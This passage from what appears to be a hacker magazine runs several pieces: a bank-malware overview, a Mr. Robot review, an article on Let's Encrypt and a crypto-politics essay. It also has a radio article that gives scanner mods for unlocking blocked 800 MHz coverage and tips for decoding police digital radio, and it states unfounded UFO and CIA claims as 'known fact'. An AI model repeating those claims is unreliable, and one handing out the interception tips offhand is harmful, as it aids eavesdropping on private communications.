It's good to take mental notes of services that accept Bitcoin with the idea that they can frequently be piped together to accomplish unusual things. If nothing else, the above course of events illustrates the brave new world that hyper connectivity and anonymous cryptocurrencies have made possible.

Don't be evil!

LEAKED DOCUMENTS DEPARTMENT



Basic Rules of Information Security:

1. **Restrict data access to authorized users.**
   - Access only information necessary to perform tax administration duties.
   - Follow Unauthorized Access (UNAX) guidelines and procedures.
   - Never access information in which you have a personal or financial interest.
2. **Recognize and protect sensitive information.**
   - Lock up sensitive reports and computer media containing sensitive information when you leave your work area.
   - Shred printed reports containing sensitive information when they are no longer needed.
   - Diskettes and CDs containing sensitive information that are no longer needed should be given to your manager to ensure proper destruction.
   - Be aware of and challenge unauthorized persons in your work area.
   - Be aware of the visibility of information on your workstation display screen.
3. **Protect your password from misuse and improper disclosure.**
   - Keep your password confidential - Don't share your password with anyone.
   - Never write down your password and post near workstation.
   - Change your password if you feel it has been compromised.
   - Best passwords contain a complex combination of letters, numbers, special characters and at least eight characters in length.
4. **Protect your workstation.**
   - Log off of or exit any applications (sign-off IDRS).
   - Log off/lock your workstation (but do not power-down).
   - Secure laptops in lockable containers.
   - Do not move equipment or exchange system components without authorization by Information Technology Services (ITS).
5. **Comply with the IRS electronic communication requirements.**
   - Only e-mail SBU or taxpayer information with encryption capability.
   - Only e-mail SBU information inside the IRS network.
   - Ensure anti-virus software is current.
   - Do not forward chain letters or unsubstantiated warnings (like virus hoaxes).
   - Personal use of IRS ADP equipment must not result in loss of productivity or interference with offical duties.
   - Do not download, use or install illegal software (including games and screen savers).
   - Do not open attachments from people you don't know.
6. **Back up information and store securely.**
   - Protect diskettes and computer equipment from physical hazards.
   - Make backups regularly.
   - Store backups in a separate location from the original.
   - Label all diskettes and other computer media.
7. **Use only legal copies of proprietary software.**
   - Know and obey federal laws and licensing restrictions.
   - Do not make or use illegal duplicates of proprietary software.

INFORMATION SECURITY–
YOU ARE THE KEY
You Are The Key

Apparently this document is still being passed around internally at the IRS. We particularly enjoyed the THREE references to diskettes and we sincerely believe they still use those over there. It's also fun to note that screen savers are illegal software by default.

MALWARE ATTACKS - LEAVE THOSE [Banks] ALONE

by lg0p89

First, all apologies to the Pink Floyd fans for modifying the noted lyric.

Bank breaches have been in the news with an increased frequency lately. The banks tend to be a good target for the deviants and their respective malware for two primary reasons. First, this is where the cash is located, and a lot of it. This can be transferred out with some ease, dependent on the system and structuring of the transfers. This is also where the client's information is in a digital and downloadable format. This includes all of the information that can be sold to other parties for their own nefarious uses.

Unfortunately for everyone, the bank clients are becoming numb and apathetic to information security. They have been inundated, from their perspective, with having to change their passwords too often (in their own view), the breaches and thefts in the news, and emails telling them their computer is infected (be it infected or not). In this day and age, it would seem to be intuitive for the bank's clients to be hyper-vigilant, especially with the potential for loss to them. The Help Desk and bank, however, still is receiving complaints regarding security, ranging from having to change their password for the ATM too often, sending personal documents with their private information (i.e., tax returns, W-2s, etc.) securely, and being asked for state or federal issued identification or other identifying information to verify the person's identity, and everything in between.

Previous Banking Malware

Banks as a target have not and probably won't change in the future. As noted, the banks have what the criminals want. Within the last couple of years, the Zeus malware was in the news. This also was directed at the banks and their clients. Zeus did quite a bit of damage to the affected banks. Also, banks have had the pleasure of feeling the negative effects of the Gameover malware, which was shut down back in June of 2014.

Shylock's demise recently made the headlines. This has been operating since approximately 2011. This case of malware received its name due to quotes from Shakespeare's *Merchant of Venice* being in its code. This is also known as Caphaw. The coding for this was rather inventive and sophisticated. These coders are believed to be located outside of the U.K. and first targeted the U.K. computers and banks' clients, and later widened their target base to banks in Germany, Turkey, Italy, and Denmark. Of the targeted banks, three quarters were British.

Modus Operandi

With this malware, the coders learned from the prior generations. Generally building on past experiences is a good thing, except with this incident there is a malware application involved. This did, however, use much of the same methods as the other significant malware occurrences.

The malware can be spread via spam. Here, the user clicks on the link that appears to be fine from their view, and their system becomes infected. Shylock waits patiently in the background as the user continues to go about their business on the Internet, looking at news stories and different products to buy. When the user eventually logs onto their bank's website, the malware may either display a false website, which appears to be perfectly legitimate (man-in-the-middle usage) or key logs the user's system. As an alternative, the malware may also utilize screen shots to gather the information it wants. The user's credentials for the bank are then captured and sent to the command and control center. This may then be used or sold abroad in the dark web.

This sounds very basic and much like any other malware that is present. There is, however, a new aspect to this in that the malware is rather dynamic and not static. This was not released into the wild in one format and allowed to run rampant through users' compromised systems, but developed over time. This began with the basic code for the malware. This later incorporated other aspects, e.g. Skype's chat function, into the attack. It was written to be of a somewhat modular design and incorporated certain aspects of the malware when wanted. This is somewhat like ordering from the restaurant what you would like with your steak.

Shut Down

For obvious reasons, this caught the attention of law enforcement. The task force, led by the National Crime Agency, a U.K. law enforcement agency, and involving the FBI, Europol, German Federal Police (BKA), and several infosec firms, searched for information on the malware and its infrastructure. Due to their efforts, Shylock's infrastructure was found and shut down. This was done via the task force eventually finding and seizing the command and control servers and domains. These were used by Shylock to communicate with and control the infected computers.

Malware attacking banks and their clients is not going to slow down any time soon. The rewards (e.g. cash, personal identifying information, etc.) far outweigh the risks. The malware has shown itself to adhere to a simple trend. This will continue to become more advanced and allow for the utilization of different forms. This will continue to make it more difficult to find and later quarantine the malware. The potential losses to the banking system continue to be massive. To fight this, a layered approach and different agencies have to be involved. Each of these brings a slightly different viewpoint and method of working. With these entities working together, the threat is removed long before it would be with the agencies working alone.

Malware is, unfortunately, all around us. It can come from email sent to people by strangers. It can come from visiting different websites. Each of these instances may include another version of malware. There used to be a limited number of coders who were talented enough to write effective malware. With the wiser use and understanding of the Internet, computers, and additional training, this skill has grown exponentially. The coders are always looking for different malware to write to affect different users.

Tinba

Tinba is also known as Zusy. The name came from a shortening of Tiny Banker. This example of malware is very small, only taking up 20k. Although the size is small, this is still very useful and functional for the criminal aspect, and works as good as other malware that is much larger. This was written to steal bank login credentials, credit card numbers, financial information, and other data. Tinba can also be modified and customized.

This was discovered in mid 2012. At that point, more than 60,000 computers in Turkey were infected. The source code was published. Initially, it appeared to have been a bonus for law enforcement. After all, the appropriate law endorsement agencies would know what to scan for. Once you know the specifics of the target malware, this should then be easier to track. This actually meant, however, that others would be using the malware with more regularity and spreading the known version of the malware, along with the modified versions. This made the tracking and enforcement more difficult.

This was also seen previously with the Zeus malware. With this, however, the source code was leaked in 2011. Once this occurred, Zeus' use by the criminal element increased significantly.

Deconstructed


Tinba was written to steal data from consumers visiting their bank's website. This was coded to use a "man-in-the-browser" (MitB) attack. This works by injecting code into the browser, which changes the bank's website and content. The modified browser may take the form of additional fields in the bank's website. These additional fields are required to be completed prior to moving to the next site.

This also places the malware in the user's system. The infected system can also be set up to be used as a botnet. A later version of Tinba made changes to the user's interface.

Pertinence

The banks and their clients continue to be targeted by malware. As mentioned, this will not slow down and will grow indefinitely. Tinba likewise followed this route via targeting online banking. At first, this was focused on banks in Turkey, and eventually expanded its target market and range.

Tinba provided yet another tool for the criminals to use. The modification and later versions are useful but have a tendency to make it more difficult to track. As this is the case, this piece of malware will continue to be important and something to watch for.



Mr. Robot - A Ray of Light in a Very Dark World

by Emmanuel Goldstein

"We sign in. We tweet. We favorite. We RT. We say nothing."

There have been *so* many television series about hackers over the years and a good deal more that incorporate hacker characters or hacker subplots. Nearly every one of them gets it painfully wrong to the degree that we're left with no choice but to deplete their bank accounts and put the creators onto Interpol's most wanted list in order to ensure that they never cause such offense again. Fortunately, this is not the case with *Mr. Robot,* a ten-episode series which debuted in May. Aired on the USA Network (a cable channel I honestly forgot still existed), this program has done so well that it's been renewed for a second season. (Actually, it was renewed even before the first episode aired due to the rave reviews it was getting from online audiences. And it was supposedly put online early due to fears of - wait for it - somebody hacking the pilot and leaking it to the world before it could be promoted properly.)

Ever since *Whiz Kids* came out in 1983, I've been waiting for someone to get it right. I grew somewhat attached to that show only because there was nothing else similar at the time. But even then, the saccharin sweetness of those do-gooder hacker kids wore thin pretty quick. Plus they spent way too much time working with the cops. *Mr. Robot* doesn't present any of these problems.

Elliot Alderson is our protagonist. He lives alone at 217 East Broadway on the Lower East Side. (It's a real building and a real address, so major points right there for authenticity.) Elliot is hooked on morphine, works for a cybersecurity company called Allsafe, doesn't like to be touched, and can barely get a sentence out most times. He's absolutely perfect because of his flaws and imperfections. We don't necessarily *like* Elliot but we can certainly feel for him. He speaks directly to us off camera as his "imaginary friend" in a manner quite reminiscent of Alex from *A Clockwork Orange*, but without so much in the way of clever and psychotic humor. Elliot is the type of person you would pass on the street and never think twice about, apart from maybe wondering if he might be some sort of garden variety lunatic. No, Elliot is far from such mainstream hacker characters as David Lightman, Lucas Wolenczak, or Wesley Crusher - about as far as you could imagine. And it's about time.

Elliot's world gets more and more complex as he's pulled into a mysterious organization of the computer underground known as fsociety. The people who meet secretly in an old Coney Island building (including Mr. Robot himself) are tied into a much larger and looser network - one naturally equates its mystery and power to something on the order of Anonymous. These people come from every background imaginable, but that isn't done simply to earn points on the diversity scale. This happens to be today's reality - hacking has grown up and spread everywhere. While pasty-faced males are still Hollywood's favorite stereotype for anything tech-related, the real world is a very different place and, odd as it may seem, the world of *Mr. Robot* is a disturbingly real place.

Sure, there's a good degree of suspended disbelief that must be employed here. Hacking someone out of prison in 24 hours is a stretch (you generally need the whole weekend), as is the apparent ease with which webcams are able to be compromised and unauthorized USB drives attached to systems. The gullibility of employees working in vault-like establishments who allow their territory to be physically compromised by their worst imaginable nightmare is especially unbelievable, but then we've all heard stories where that's exactly what happens, so that may not be so far off after all. Fixating on these exaggerations or shortcuts would be as much a waste of time as complaining about phone numbers that always follow the format of 555-01XX in fiction (which, thankfully, is *not* the case here). What balances out these little cheats in *Mr. Robot* is the fact that oftentimes it all winds up going to shit anyway and all of the efforts were for naught. And this isn't just about hacking; it's true of the interpersonal relationships that we see developing. Just when you see something formulaic approaching, the story veers off road and crashes into something else you never saw coming. It's this element above all others that makes this the *Breaking Bad* of hacking. Every week it just gets more fucked up. And more fascinating.

In each episode, New York unfurls like some kind of a foggy nightmare. Many of us have been there. Elliot's monotone narrative adds to the dreamlike state with which various plots develop. And the cinematography is akin to what I would imagine Stanley Kubrick doing with a hacker story set in the Big Apple.

There are some truly scary moments, not so much due to horror as to the revelation of what's *really* going on. It's well worth watching the series a second time knowing what you know at the end and seeing how it was all right there in front of you the whole time. It's great storytelling and the technical accuracy is an unexpected bonus. I actually saw an IRC kick/ban unfurl on a TV program exactly as it does in real life. And it totally worked as drama! (Again, as in real life.)

Full disclosure: the *2600* website circa 1998 features (very briefly) in the story, but I was plenty captivated before even knowing about that. It makes perfect sense that someone who was part of the hacker world would know about the "Free Kevin" movement - and that maybe that served as a bit of inspiration as to who they became and what they valued. We hear this all the time from actual human beings, but never before in a fictionalized work with such sincerity and lack of sensationalism. It's a small ingredient, there if you can appreciate it, that makes the storytelling a bit more solid. There are many other such moments, some captured in code, directory listings, and commands typed into a terminal. At one point, Elliot writes the name of a band on a CD that contains sensitive data instead. Was this an allusion to the Bradley Manning technique or just a method of disguise common amongst hackers? Either way, someone has done their homework.

The details of saving the world, starting a revolution, battling mental illness - or just what exactly comprises Evil Corp and the Dark Army - are best left to the viewer to try and figure out. Any theorizing here would reveal too much for those who have yet to dive in - and I suspect a fair number of intelligent people have hesitated to do this because of previous garbage we've all had to endure. (Now that the first season has aired, I recommend getting the DVD when it comes out. USA Network has an annoying habit of censoring some of the stronger language which winds up adversely affecting the stronger scenes. As a cable channel, they don't answer to FCC broadcast restrictions, so this is completely unnecessary and unwelcome. At the very least, they ought to air a late night version for those who can handle the occasional f-bomb.)

In reality, we're all just trying to get by and figure out what's right and wrong. And this is what Elliot Alderson struggles with throughout the story. He remains a true hacker regardless of the choices he makes and how he's manipulated. Sure, he breaks the rules a few times and invades the privacy of those he's interested in, as is the case with members of virtually every element of society. And as a hacker, he's very good at what he does. But it's all of us who make the world of lost privacy, powerful integrated/intelligent systems, and poor security a reality. This is what the media can never understand, that it's far more complex than the literal black and white they portray. It's about justice, vengeance, disclosure, a bit of fun, and ultimately finding yourself somewhere within it all. For that, *Mr. Robot* succeeds in bringing forth the most truly human portrayal of a hacker I've seen outside of real life itself. It's my hope that somebody will figure out a way for Chelsea Manning (and so many others) to see this while in prison for pursuing the same idealistic goals we celebrate here. It's more than a little therapeutic to have this sort of thing play out on the screen.

Now let's all hope they don't screw up Season Two with talking robots, cool graphics, or any scene that takes place in the Pentagon war room.

Cruising the Wideband Spectrum

by Agent T.W. Lee
Interzone Intelligence

Those new RTL-SDR USB stick receivers are a neat toy, but the author was interested in being able to look at a wider piece of the spectrum at a given time than what the RTL-SDR allows. The CIA and DOD have been using FHSS since the 1980s, so the author proceeded to look for old-school tech that could be used for wideband reception. Fortunately, such equipment can be readily found at hamfests and flea markets in this sector.

The old-school standbys are the wideband receivers and tuners made by Watkins-Johnson and CEI. No one seems interested in them anymore, and they can be found for under $100. Lesser-known brands such as Nems-Clarke, Grimm, and Astro are also around. Another piece of forgotten tech are the old analog NTSC TV service analyzers, especially those designed for CATV work. If one finds an old Wavetek SAM for under $50, they should snap it up. The CATV models have 3-300 MHz frequency coverage and can be used as a spectrum analyzer when hooked up to an inexpensive oscilloscope. The old SAMs can't be used to test the new digital TV systems, and many are gathering dust in old TV repair shops. Analog. Used to be that you could take your old click-tuner TV and tune between the channels. You'd also see static. Nowadays, you have preselected digital blue screen of death tuners. Think about the white spaces and in-between places. TVs used to go to Channel 83. They also used to go all the way down to 54 MHz. 54-88 MHz is bound to be useful now that the TV stations are gone. It at least will be interesting!

When I mean wideband, I mean from 100 kHz to 24 GHz. You never know where something interesting may be hiding in the spectrum! The author once saw Frequency Hopping Spread Spectrum in VHF high band. It was during a CIA/UFO/USAF experimental aircraft test. Took the author 20 years to find the equipment that did it at a New England hamfest. Preston bought up all the cool surplus WJ toys a while back, but now that he's retired and fixing tube amps for rich old hippies, you can find the stuff again, and it's pretty cheap for the moment.

Some of the newer stuff is pretty good too. The classic Radio Shack PRO-2006 is found for under $100 at many a hamfest because it does not do P25. You can always do an old-school discriminator tap and run any old police scanner into a PC soundboard and run DSD+ to decode P25, DMR, and TRBO. If you're smart, your PC will be running Linux. Yaesu, a few years back, came out with this receiver called the VR-5000 - one of the few ham-grade receivers with an IF output just like WJ and all the other pro gear, plus 100 kHz to 2.6 GHz frequency coverage! You can find them for sale cheap by scanner dweebs who weren't able to fully appreciate them. Hamfests, eBay, and QRZ are full of good tech waiting for you to take out and use.

Here is what the author does: He goes to hamfests and looks around for likely prospects. His budget for an item is $200, maybe $300 if it's really nice. He does a quick function check. Scanners should be able to pick up the local 162 MHz NOAA weather radio stations. Shortwave receivers should be able to pick up WWV, some ham comms, and an international broadcaster like WBCQ with a few feet of wire stuck in the antenna connector. If so, then it passes the function check. Then knock about 30 percent off the asking price for a starting offer at the end of the hamfest. The seller will probably settle at about 15 to 20 percent off his asking price. What is a fair price? Look at completed *and* sold auctions on eBay. Average the prices you find and take another 30 to 40 percent off. That will roughly be a fair hamfest price. If the guy obviously has a good fair price on something, don't try to talk him down. Just pay for it and get out of there. Don't be an asshole!

The author prefers desktop receivers to portable units, as most of his radio research is done in a lab. You, on the other hand, may find portable units more towards your preference. Back in the days of his misspent youth, the author did a large amount of field work. The portable receivers of preference were a Radio Shack PRO-43 (yes, the diode was clipped for full 800 MHz coverage) and an Icom R10. Old Radio Shack scanners with 800 MHz were easy to mod for full coverage of the 800 MHz band by clipping a single diode. They pretty much killed that after 1994. The government does not make listening to certain frequencies illegal to "protect people's privacy." They are probably hiding something there. Now the RTL-SDR has full 800 MHz coverage, but it needs a PC to work. Find yourself a Radio Shack PRO-43, PRO-2005, or PRO-2006. Older Icom and AOR receivers are also good, but still command fairly high resale prices unless you are fortunate.

The deciding factor as to whether or not you should go portable or fixed/lab depends on what interesting things are going on in your county or neighboring ones. Go surf on over to `http://www.cufon.org/cufon/topufos.htm`. This is a list of the top 300 counties in the U.S. for UFO sightings. Since it is a known fact that the CIA and USAF have claimed responsibility for the vast majority of UFO-type sightings in the country, claiming they were experimental aircraft, this list right now is your best guide for determining if you should have a lab or a portable radio research setup. Keep in mind that aircraft communications can be heard 100-plus miles away due to their altitude. Land-based comms are 25 to 50 miles, maybe more, depending on the terrain. You can figure it out with that list! The author used to live deep in the heart of UFO territory, and heard/saw some amazing things. You just have to keep watching the skies and listening to the airwaves, but some of the best things he "heard" were not voice communications, if you get my drift!

So now that you have some gear, where do you start? A Google search of "spectrum use summary" (without the quotes) will show you a whole bunch of useful documents. Download them and use them as a guideline. Also, look for spectrum that appears to be underutilized, like TV broadcast "white space." Now that people can't tune between the channels like they used to, it has become a good place to hide in plain sight.

The best receivers, the author has found, are those that are tunable - as in tuning dial. The author started with 1960s and 1970s vintage multiband portable radios, and then upgraded to wideband surveillance receivers from CEI (Watkins-Johnson). Usually these units are wideband tuners with a 21.4 MHz IF output that you use with a demodulator or a shortwave receiver. The interceptor will discover lots more interesting emissions with this setup, especially when combined with a panoramic adapter/spectrum analyzer than he will with a police scanner on VHF/UHF+ frequency ranges.

OK, so you have some equipment and are ready to go. Start at the top end of your receiver's frequency range and tune down. Many improvised emitters are rich in harmonics and easier to find this way. Note every signal you find for later analysis. What the author does is start with an old-school analog receiver, log as much as he can, and then go back later with an RTL-SDR for a more in-depth analysis. He does this because he has discovered that the old-school analog gear works better for finding stuff than does the RTL-SDR. However, the RTL-SDR is better for signal analysis, especially when recording the characteristics of a signal over a period of time. The RTL-SDR has excellent Linux support, which is good because that is the OS you should be running.

EFFecting Digital Freedom

Let’s Encrypt: Scaling HTTPS and TLS to the Whole Internet

by Jacob Hoffman-Andrews

If you were to design the Web from scratch today, each URL would start with HTTPS. Or rather, it wouldn’t because you would build in encryption from the start, and it would be on by default. There would be no need to single out the more secure protocol as special.

We’re stuck with the Internet we’ve got, however. Using HTTPS in place is simple, cheap, and effective. It’s one of a tiny handful of encryption protocols that nearly everyone on the Internet uses every day, and most people are hardly even aware of it. But a majority of sites don’t even offer HTTPS, let alone use it by default.

At the same time, the increasing affordability of mass interception and storage technology means that every action taken on a plaintext HTTP website is subject to spying. Worse, we’ve seen that browsers’ default HTTP usage puts users at risk of hijacking to insert malware (QUANTUM), DDoS JavaScript (Great Cannon), tracking headers (X-UIDH), or advertisements (AT&T hotspots). Unencrypted should mean untrusted. But with the huge number of unencrypted sites out there, browsers can’t start blocking HTTP content by default.

We are making progress, though. After Eric Butler’s Firesheep extension viscerally demonstrated the ease of hijacking web sessions, large websites like Twitter and Facebook began implementing HTTPS by default. Google was already using HTTPS for GMail, but has since expanded their efforts to include most of their sites.

Major sites are able to dedicate time and resources to implementing HTTPS. But if we want to transition to an Internet where everything is encrypted, we want to make sure that transition doesn’t increase the burden on individuals who want to speak on the Internet. It should always be possible to set up a server of your own, to express your own views to anyone who wants to listen, no matter how unpopular they are.

For a long time, HTTPS was inaccessible to most individuals. Purchasing the required certificate used to cost hundreds of dollars. With time, certificate prices have dropped dramatically, and now you can get a free certificate from StartSSL or WoSign. Still, though the monetary barriers are lower, the barriers of time and technical ability remain high. Experienced web administrators commonly take one to three hours to issue a single certificate. Less experienced people may fail completely. And the administrator must remember to renew each certificate every year, or their site will break: a surprisingly common occurrence, even for high-traffic web sites.

To secure the Internet, we need to make HTTPS ubiquitous. To make HTTPS ubiquitous, we need to make sure everyone can implement it, from the largest commercial site to the smallest forum, regardless of money or technical experience. This is why EFF and Mozilla, along with major sponsors Akamai, Cisco, IdenTrust, and Automattic, started Let’s Encrypt.

Let’s Encrypt will be a free, automated certificate authority, run by an independent non-profit, the Internet Security Research Group. It will provide domain-validated (DV) certificates, which vouch that the person who controls a given hostname uses a certain public key for that hostname (the other major type of certificate, extended validation (EV), additionally vouches for the location and legal name of the entity behind a certificate, typically an organization. Since EV is not amenable to automation, it's not in scope for Let's Encrypt.).

There are three major components to the plan: a protocol, a certificate authority, and a client. ACME is a new protocol designed to cover the entire certificate life cycle, including domain name validation, issuance, renewal, and revocation. ACME meets the needs of Let's Encrypt, but our hope is that it will be more broadly adopted and become an Internet standard. To that end, there is an ACME working group at the Internet Engineering Task Force (IETF).

ACME is based on the recently standardized JSON Web Signature standard. After enrolling with the server, a client authenticates each of its requests by signing it with a JSON Web Key. To receive a certificate, the client must first prove that it controls each relevant hostname. The ACME protocol provides a challenge-response system that can be adapted to the policy of the CAs deploying it. For instance, a CA could request that the client provision a certain file at a well-known path on a web server that answers for that hostname, or require a code sent by email to an administrative address. Once the client has proved control of the hostname, it can submit a certificate request and receive an automated response.

To prove the usefulness of the ACME protocol, and (more importantly) to provide easy-to-use certificates for the Internet, ISRG is also creating a free CA. Let's Encrypt will have its own root certificate, which will be submitted to the various trust root programs for inclusion in browsers. However, to make sure the certificates it issues are immediately usable by the widest range of browsers, ISRG will also be getting its intermediate cross-signed by IdenTrust's root certificate. The Let's Encrypt certificate authority will operate using Boulder, a from-scratch implementation of the server side of the ACME protocol in Go.

The third and final component is the Let's Encrypt client. Besides speaking the ACME protocol, the Let's Encrypt client will perform two other important tasks: auto-configuring the new certificate in a local web server, and renewing the certificate periodically. Automated renewal is particularly important because expired certificates are one of the biggest causes of certificate warnings, and they are most commonly due to simple human error. Not only do expired certificates cause site downtime, they also train users to click through browser warnings. Auto-configuration is important because there are many common and time-consuming pitfalls in setting up HTTPS, such as forgetting to install an intermediate cert, or leaving the default, often insecure set of cipher suites. Not everyone will want to use Let's Encrypt's auto-configurator, though, and it will be possible to issue a certificate without installing it. And of course, ACME is an open protocol so anyone can write their own client. There are at least three third-party ACME clients already in the works.

Let's Encrypt is planning to launch to the general public on November 16, 2015. The code is available on GitHub, and all input is welcome, especially security analysis. If you find a vulnerability in Boulder or the Let's Encrypt client, please mail security@letsencrypt.org. For general questions, join us in the Let's Encrypt community support forums at `https://community.letsencrypt` `➥.org/`.

The Dawn of the Crypto Age

by CANNON C.

Throughout all of the chapters of history, civilization struggles in a constant battle between liberty and tyranny, progression and corruption. For the world is plentiful in numerous points of its history of a populace oppressed by governments. Like a beast untamed or loosened, or a fire fueled and spread, it is the natural tendencies of governments to become corrupt and to perpetually expand and maintain power. This is not because government in itself is corrupt, but rather because mankind is corrupt through greed, in the pursuit of wealth and power at the expense of a nation while utilizing the powerful body of government as their tool. Government makes a handsome target of exploitation to the corrupt and enemies of liberty due to the centralization of power that governments wield and the position of the tool of government being in the high layer of power, known as the political realm.

Until now, the balance of power sat in the hands of governments who have gone rogue at the conduction of usurpers and tyrants and have been used to empower themselves while oppressing the populace and liberty, whether openly or covertly. However, in the modern age, in this dawn of the crypto revolution which follows the still advancing and parallel technological revolution, the balance of power in the world is shifting from that of governments and usurpers to the people.

Throughout history, humankind has been through various golden ages of enlightenment, and of technological advancements and progressions. It is this evolution in the advancement of humankind which has altered the foundation for which future technology and the direction of civilization is based. We have had the Age of Enlightenment, the scientific revolution, the Renaissance, the Industrial Revolution, and the technological/informational revolution, to name a few. And now, even when the latter is still young, we enter another age that parallels it: the dawn of the crypto revolution, which is based upon the infrastructure of the current technological/informational revolution.

The context of the word "revolution" in the case of this writing refers to that of sudden change in the world brought about by advancements in technologies and discoveries, while "crypto" or "cryptographic" is referring to the use of encryption (codes) paired with technology to create systems immune to espionage, control, and takedown by an enemy.

The newly emerging technology brought about by the crypto revolution is built on our current technological infrastructure. The advent of our current computerized cyber-infrastructure makes an easy way to build, host, and deploy decentralized protocols. It is also cyberspace that connects us all and breeds innovation through uncensored and decentralized communications such as the Internet, hence why the crypto revolution began shortly after the birth of the technological revolution. This new technology will secure itself and also secure society from the current flaws in our informational technology infrastructure which that same society has come to rely upon.

The crypto revolution will alter the shape of the workings of civilization in positive ways to advance us towards a more perfect civilization, just as the technological revolution altered the way we communicate, do business, interact, etc. And just as how the industrial revolution altered the way we travel, manufacture, and live, so too shall the crypto revolution shape our world. This time, this era in human progression will impact the workings of the economy, politics, banking, governments... all in a way that will make the workings of the pre-crypto age antiquated and perhaps even scoffed at by future generations.

Just as the crypto revolution is based on the technological revolution which was based on the industrial revolution, so too shall some other future progressions be based on the crypto revolution. These future progressions as a result of the crypto revolution I foresee being comprised of political, economic, and social advancements.

Although progressions in the advancement of civilization are often beneficial to the human race, advancement is sometimes met with opposition by the existing power structure. This opposition by the minority who wield power over the rest is due to the threat this new technology/discovery presents to their power. Opposition can also often be due to lack of understanding of the new technology.

The future of technology I am describing can be referred to as decentralized cryptographic protocols - secure, open source, self regulating, decentralized, cryptographic protocols, to be more descriptive. For the new way will be a better way, a way void of the major flaws and imperfection of the former which have empowered the corrupt and created insecure systems causing results which have haunted our society. These newly emerging technologies will repair the security flaws which came about by having a society that became reliant upon informational technology. The root of many of the current security flaws in our world come from the exploitation of vulnerabilities that are a result of the lack of the following three items, which I refer to together as the triangle of security.

Integrity, Availability, and Confidentiality

Integrity. Through cryptographic proof. Protecting from unauthorized manipulation or forgery.

Availability. Through decentralization, keeping safe from attack by denial of service, or takeover by corruption and those security risks that are posed by centralization.

Confidentiality. Again, through cryptology. Keeping communications and information safe from unauthorized access.

The flaws caused by a lack of any part of this triangle of security can be mitigated with decentralized cryptographic protocols which address a solution for all three of these security needs.

A few examples of how the birth of cryptographic technologies will affect us in these three ways (not in any particular order but of equal importance):

Confidentiality: No longer can threats to the populace undermine the security of the world through informational-warfare/espionage with ease as civilization and informational infrastructure shall be secured with cryptology. No longer can governments, oppressors, and adversaries unjustly spy on a population with ease or target them for political gain, intimidation, persecution, or control. Cryptology will ensure confidentiality by preventing governments from spying on communications.

Availability: No longer will society be prone to attack by an adversary due to the weakness of centralization. When a society is reliant upon informational technology, as is the current case, that same society is vulnerable to a compromising of protocols and information that are centralized. For centralization introduces a higher risk of security due to a single point of failure. This is the case with both technology and government structures (an example being why governments are prone to corruption due to their centralization; even when governments are designed to be decentralized, they often becomes more centralized in power over time). Cryptology, in the form of decentralized cryptographic protocols, will ensure availability by preventing governments from taking down services, protocols, or information they do not like.

Integrity: No longer shall our civilization be vulnerable to spoofing, identity theft, fraud, or manipulation - whether that manipulation be of just a simple document, the voting results of public consensus, or other information (just to name a few examples). Through cryptographic proof, cryptography will ensure integrity and prevent tampering of data.

This is why information and technological dominance is a very valuable and sought after asset. In the technological/information age, unauthorized access to informational technology can compromise all security since everything runs on technology. These are the same security flaws which this newly emerging technology will help to protect us from.

Technology can be used against the people just as much as it can be used to empower the people. This is why governments wish to suppress technological and, ultimately, human progression. For the future eliminates imperfection and corruption. We are now at the crossroads, in which technology used against the people is now progressing to the point that it will be used against corrupt governments and bring about a global balance of power. Governments also hate anything they cannot control. If governments cannot control something, they will attempt to destroy it.

Some of the changes, among many, which will be brought about by this new technology of decentralized cryptographic protocols will be decentralized markets immune to government control or takedown; distributed autonomous corporations and stock exchanges; self-enforcing smart contracts; secure and decentralized self-regulating financial systems known as crypto-currencies (such as Bitcoin); along with secure peer-to-peer escrow protocols resulting in anonymous and theft/confiscation-proof money, distributed crowd-funding platforms, and secure communications systems (such as Bitmessage or I2P-Bote); secure, anonymous, and fraud-proof identities; secure voting and consensus systems; distributed secure databases of information and records (such as Namecoin); legal document timestamping (known as "Proof of Existence"); secure property titles; secure wills and legal documents; secure distributed authentication systems; and distributed and anonymous reputation systems. Another result of crypto is meshnet networks immune to government control or surveillance that are known as darknets, which may eventually replace the current Internet infrastructure. The main structures of banks and governments may very well be replaced by secure, decentralized, self-regulating protocols which run on this technology. This is just to name a few things that will emerge or have started to emerge as a result of the crypto revolution.

Crypto technologies offer the ability to secure a population from the security flaws which cause identity theft, fraud, financial theft, corruption, manipulation, surveillance, and cyber attacks. Though this new technology protects society from such things which we suffer from today, it is also these things that governments and criminals use to control society and the populace. As a result, the security brought about by the newly emerging technology of decentralized cryptographic protocols threatens the ability of governments and criminals to continue their grip on a monopoly of control and power. Governments are often opposed to cryptology for this very reason. The suppression of cryptology is often done through "regulations" that are actually intended to cripple that technology, as well as outright bans on it, along with the targeting of its users. Another technique often deployed is use of the media to demonize cryptology through lies and fallacies - telling us that such technology is dangerous to our safety, when the truth instead is that the lack of cryptology leaves our liberties and our society insecure. Another fallacy often used to pass crippling regulations is that such technology *needs* regulation, which is a fallacy, for decentralized cryptographic protocols are already regulated by the principles of math which such protocols are built upon. These very rules of math which power these decentralized cryptographic protocols are perfect and incorruptible, unlike regulations done through government. Governments will try to 